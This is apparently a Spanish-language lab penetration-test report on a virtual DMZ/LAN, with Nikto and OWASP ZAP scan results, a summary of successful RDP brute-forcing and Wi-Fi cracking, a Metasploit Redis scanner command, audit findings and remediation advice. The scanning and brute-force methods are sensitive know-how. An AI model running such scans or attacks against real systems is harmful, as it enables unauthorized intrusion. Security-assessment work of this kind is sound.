**k. Nikto a pagina IIS Windows Server**

pat00 - VMware Workstation

File Edit View VM Tabs Help || | ☰ 🔍 🌐 🎯 📁 🗃 🖼 🖼 🖼

mikrotik x kal00 x pat00 x CentOS v5 x Win2022 x Ubuntu Server x

Aplicaciones Lugares Sistema 🌐 🎯 📁 🗃 🖼 🖼 🖼

Archivo Editar Ver Buscar Terminal Ayuda

Parrot Terminal

```
I host(s) tested

*****  
Portions of the server's headers (Apache/2.4.58) are not in  
the Nikto 2.5.0 database or are newer than the known string. Would you like  
to submit this information (*no server specific data*) to CIRT.net  
for a Nikto update (or you may email to sulloc@cirt.net) (y/n)? n

[x]-[pat00@parrot]-(~/local/share/sqlmap/output/192.168.150.228/dump)-[1]-[https://192.168.45.4]-[ssl]  
Nikto V2.5.0

Target IP:          192.168.45.4          This tool does not verify the connectivity
Target Hostname:   192.168.45.4          No hosts were resolved by reverse DNS
Target Port:        443          HTTP/1.1 (SSL/TLS) (0.00 seconds)

SSL Info:          Subject: /CN=WIN-PDT504NRAVG
                   Ciphers: TLS_AES_256_GCM_SHA384
                   Issuer: /CN=WIN-PDT504NRAVG
Start Time:         2025-05-07 04:58:17 (GMT -6)

Server: Microsoft-IIS/10.0
//: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
//: The site uses TLS and the Strict-Transport-Security header is not defined. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Strict-Transport-Security
//: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
//: No CGI Directories found (use '-c all' to force check all possible dirs)
Hostname: 192.168.45.4 does not match certificate's names: WIN-PDT504NRAVG. See: https://cwe.mitre.org/data/definitions/297.html
OPTIONS: Allowed HTTP Methods: OPTIONS, TRACE, GET, HEAD, POST .
NOINDEX: Public HTML files. 0 items (0.00 KB)
S105 requests: 0 errors() and 6 items() reported on remote host
End Time:         2025-05-07 05:03:55 (GMT -6) (338 Seconds)

I host(s) tested
[x]-[pat00@parrot]-(~/local/share/sqlmap/output/192.168.150.228/dump)-[1]-[Parrot Terminal]
```

#### I. Nikto a pagina a pagna nginx Windows Server

m. Nikto a página de grafana.

pat00 - VMware Workstation

File Edit View VM Tabs Help || | Parrot Terminal

mikrotik X kal00 X pat00 X CentOS v5 X WIn2022 X Ubuntu Server X

Aplicaciones Lugares Sistemas

Archivo Editar Ver Buscar Terminal Ayuda

```
+ Server: nginx/1.27.4
+: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the
MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
8102 requests: 0 error(s) and 3 item(s) reported on remote host
End Time: 2025-05-07 05:00:44 (GMT-6) (98 seconds)

+ 1 host(s) tested
-[x]-[pat00@parrot]-
$ nikto -h http://192.168.45.4:3000
Nikto v2.5.0

+ Target IP: 192.168.45.4
+ Target Hostname: 192.168.45.4
+ Target Port: 3000
+ Start Time: 2025-05-07 05:04:08 (GMT-6)


Server: No banner retrieved
Root page / redirects to: /login
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /robots.txt: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the
MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /Login/: This might be interesting.
8103 requests: 0 error(s) and 2 item(s) reported on remote host
End Time: 2025-05-07 05:05:07 (GMT-6) (59 seconds)

+ 1 host(s) tested
-[x]-[pat00@parrot]-
$
```


#### n. OWASP ZAP a página Nodejs Ubuntu Server

The screenshot shows the ZAP interface with a title bar "pat00 - VMware Workstation". The menu bar includes File, Edit, View, VM, Tools, Help, and various icons. A toolbar with icons for file operations like Open, Save, Print, and a search bar is visible. The main window has tabs for "mikrotik", "kal00", "pat00", "CentOS v5", "Win2022", and "Ubuntu Server". Below the tabs is a toolbar with buttons for "Aplicaciones", "Lugares", "Sistema", "Analizar", "Importar", "Exportar", "En línea", and "Ayuda". A "Modo estándar" button is also present. The left sidebar shows "Sitios" and "Archivos de órdenes", with "Contextos" expanded to show "Contexto predeterminado". The main content area displays a "Escaneo automatizado" (Automated Scan) dialog box. It contains fields for "URL a atacar" (http://192.168.45.5:8443), "Usar el spider tradicional" (selected), and "Usar el spider ajax" (disabled). A progress bar indicates the scan is complete. The status message says "Ataque completo - vea los problemas encontrados en la pestaña Alertas". The bottom of the interface features a navigation bar with "Historial", "Buscar", "Alertas", "Salida", "Spider(Araña)", "AJAX Spider", and "Escaneo Activo". The "Alertas" tab is selected, showing a list of findings: "Alertas (17)", "Metadatos de la Nube Potencialmente Expuestos (2)", "Ausencia de Tokens Anti-CSRF (5)", "Ausencia de Validación de URL (5)", "Cabecera Content-Security-Policy (CSP) no configurada (21)", "Configuración Incorrecta Cross-Domain (9)", "Configuración Incorrecta Header-Only (1)", "Hidden File Found (Archivo Oculto Encuentro) (8)", "Divulgación de la marca de hora - Unix (10)", "El servidor divulga información mediante un campo(s) de encabezado de respuesta que contiene información sensible en el campo HTTP Response Header Field (18)", "Strict-Transport-Security Header Not Set (20)", "X-Content-Type-Options Header Missing (29)", "X-Content-Type-Options Header Missing (29)", "Divulgar de información: Correcciones sospechosas (91)", "Modern Web Application (4)", "Re-examine Cache-control Directives (8)", and "Re-examine Cache-control Directives (8)". The status bar at the bottom right shows "Escaneo actual" and the date "06/15 a.m. 07/05/2025".


### o. OWASP ZAP página apache Ubuntu Server




### p. OWASP ZAP IIS Windows Server




### q. OWASP ZAP nginx Windows Server




### r. OWASP ZAP Grafana Windows Server



## s. OWASP ZAP PRTG



## t. OWASP ZAP página de Router mikrotik



**Resultados:**

- u. Acceso a RDP logrado de 3 minutos a 2h de acuerdo a la wordlist usada con contraseña débil.
- v. Wi-Fi crackeado en 10 minutos
- w. Puerta trasera abierta manualmente sin resistencia.

**Métricas RAVs:**

- x. Superficie de Ataque. 8 puntos (4 digitales, 4 físicos)
- y. Controles: 25% (solo 2 puntos tiene medidas minimas).
- z. Limitaciones: 75% (6 puntos con fallos criticos).

## *7. Informe STAR (Security Test Audit Report)*

### **7.1 Resumen Ejecutivo**

- **Objetivo:** Verificar la seguridad de la infraestructura virtual (LAN y DMZ) y sus servicios críticos.
- **Alcance:** Hosts en DMZ (Windows Server, Ubuntu Server, PRTG, MikroTik) y clientes LAN (CentOS, Kali, Parrot).
- **Principales Hallazgos:**
  - RDP y SMB expuestos sin MFA o segmentación.
  - Redis y bases de datos accesibles sin restricciones de autenticación.
  - Paneles web (Grafana, PRTG, Node.js, Apache, IIS) con certificados autofirmados o configuraciones inseguras.
  - Router MikroTik ofrece servicios inseguros (FTP, Telnet, API).

### **7.2 Metodología de Prueba**

1. **Escaneo de red con Nmap:** Enumeración de puertos, versiones, SSL y SO en cada host.
2. **Escaneos de vulnerabilidades:**
  - Nessus y OpenVAS en todos los dispositivos.
3. **Pruebas de fuerza bruta:**
  - RDP (Windows Server) con Hydra + Crunch.
  - Login de Grafana (HTTP), MySQL, SSH, SMTP (Postfix).
4. **Pruebas de inyección SQL:**
  - PostgreSQL con sqlmap en API Node.js.
5. **Pruebas de cabeceras inseguras y configuraciones web:**
  - Nikto y OWASP ZAP en Apache, IIS, Nginx, Grafana, PRTG.

### **7.3 Hallazgos Detallados**

| <b>Host</b>           | <b>Servicio / Puerto</b> | <b>Riesgo Principal</b>                      |
|-----------------------|--------------------------|--|
| <b>Windows Server</b> | RDP (3389)               | Brute-force logrado en <2h; NTLM sin MFA.    |
|                       | SMB (445)                | Exposición a MS17-010 / EternalBlue.         |
|                       | Redis (6379)             | Sin contraseña; posible toma total de datos. |

|                                       |                       |   |
|---------------------------------------|-----------------------|---|
| <b>Ubuntu Server</b>                  | Nginx (8080)          | Proxy abierto sin autenticación.  |
|                                       | MySQL (3306)          | Acceso expuesto; caching_sha2_password; usuarios por defecto.                   |
|                                       | PostgreSQL (5432)     | Injection SQL exitoso (blind, stacked queries).                                 |
| <b>PRTG</b><br><b>MikroTik Router</b> | Node.js (8443,8082)   | CORS abierto; falta HSTS, X-Frame-Options; Nikto detectó encabezados inseguros. |
|                                       | Web (80→443)          | Certificado para “localhost”; RDP (3389) innecesario.                           |
| <b>CentOS</b>                         | FTP (21), Telnet (23) | Credenciales en claro; API expuesto sin restricción por IP.                     |
| <b>Parrot</b>                         | Zeus-Admin (9090)     | Servicio desconocido; posiblemente vulnerable.                                  |
| <b>Kali (SysAdmin)</b>                | Nessus (8834)         | Panel de gestión expuesto; riesgo de escaneo/configuración no autorizada.       |
|                                       | SSH (22)              | Expuesto innecesario si no se usa para administración remota frecuente.         |

#### 7.4 Métricas RAVs

- **Superficie de Ataque (R):** 8 puntos totales
  - Digital: puertos y servicios expuestos (6)
  - Físico/Lógico: acceso RDP, paneles web (2)
- **Controles (A):** 25% (solo Redis y SSH tienen algún nivel mínimo de cierre)
- **Limitaciones (V):** 75% (6 de 8 puntos con fallos críticos: RDP, SMB, bases de datos, servicios web, router)

#### 7.5 Recomendaciones

1. **Seguridad de autenticación**
  - Habilitar MFA en RDP y paneles web.
  - Configurar contraseñas fuertes (requirepass en Redis; eliminar usuarios predeterminados).
2. **Segmentación y filtrado**
  - Mantener reglas de firewall estrictas (solo puertos necesarios).
  - Deshabilitar SMB/RDP desde Internet; permitir solo LAN→DMZ bajo IP específicas.
3. **Cifrado y certificados**
  - Instalar certificados TLS firmados por CA en todos los servicios web.
  - Deshabilitar cífrados anónimos en SMTP (Postfix).
4. **Actualización y parches**
  - Aplicar parches en Windows (MS17-010), Ubuntu, MikroTik.
  - Actualizar versiones de Apache, Nginx, Node.js.
5. **Monitorización y auditoría**
  - Habilitar logging detallado en MikroTik y Windows Defender Firewall.
  - Revisar logs de acceso a paneles web y bases de datos.

## 6. Pruebas continuas


- Programar escaneos semanales con Nessus/OpenVAS.
- Repetir fuerza bruta en servicios críticos tras cambios.

## 7.6 Conclusión

La evaluación muestra que, pese a contar con una DMZ y segmentación básica, existen múltiples vectores expuestos que permiten desde accesos administrativos (RDP, SSH) hasta compromisos de bases de datos y servicios web. Implementar las recomendaciones reducirá dramáticamente la superficie de ataque y mejorará la postura de seguridad de tu laboratorio y, por extensión, de cualquier red productiva basada en esta topología.

## Capturas de prueba de penetración

### Prueba de sniffing de credenciales a Router Mikrotik



## Windows

### Escaneo a redis con metasploit

```
sudo msfconsole
use scanner/redis/redis_server
set RHOSTS 192.168.45.4
```

## Capturas de implementación de firewall


## *Firewall en Mikrotik*

| Servicio              | IP Interna   | Puerto Interno | Puerto Externo | Protocolo | Comentario                |
|-----------------------|--------------|----------------|----------------|-----------|---------------------------|
| <b>IIS (HTTPS)</b>    | 192.168.45.4 | 443            | 443            | TCP       | Página segura IIS         |
| <b>IIS (HTTP)</b>     | 192.168.45.4 | 8081           | 8081           | TCP       | Página web IIS alterna    |
| <b>Redis</b>          | 192.168.45.4 | 6379           | 6379           | TCP       | Base de datos en Docker   |
| <b>Grafana</b>        | 192.168.45.4 | 3000           | 3000           | TCP       | Monitoreo (Docker)        |
| <b>Nginx</b>          | 192.168.45.4 | 8080           | 8080           | TCP       | Reverso proxy (Docker)    |
| <b>Apache (HTTP)</b>  | 192.168.45.5 | 80             | 80             | TCP       | Página en Ubuntu          |
| <b>Apache (HTTPS)</b> | 192.168.45.5 | 443            | 4443           | TCP       | Alternativo por conflicto |
| <b>MySQL</b>          | 192.168.45.5 | 3306           | 3306           | TCP       | Base de datos MySQL       |

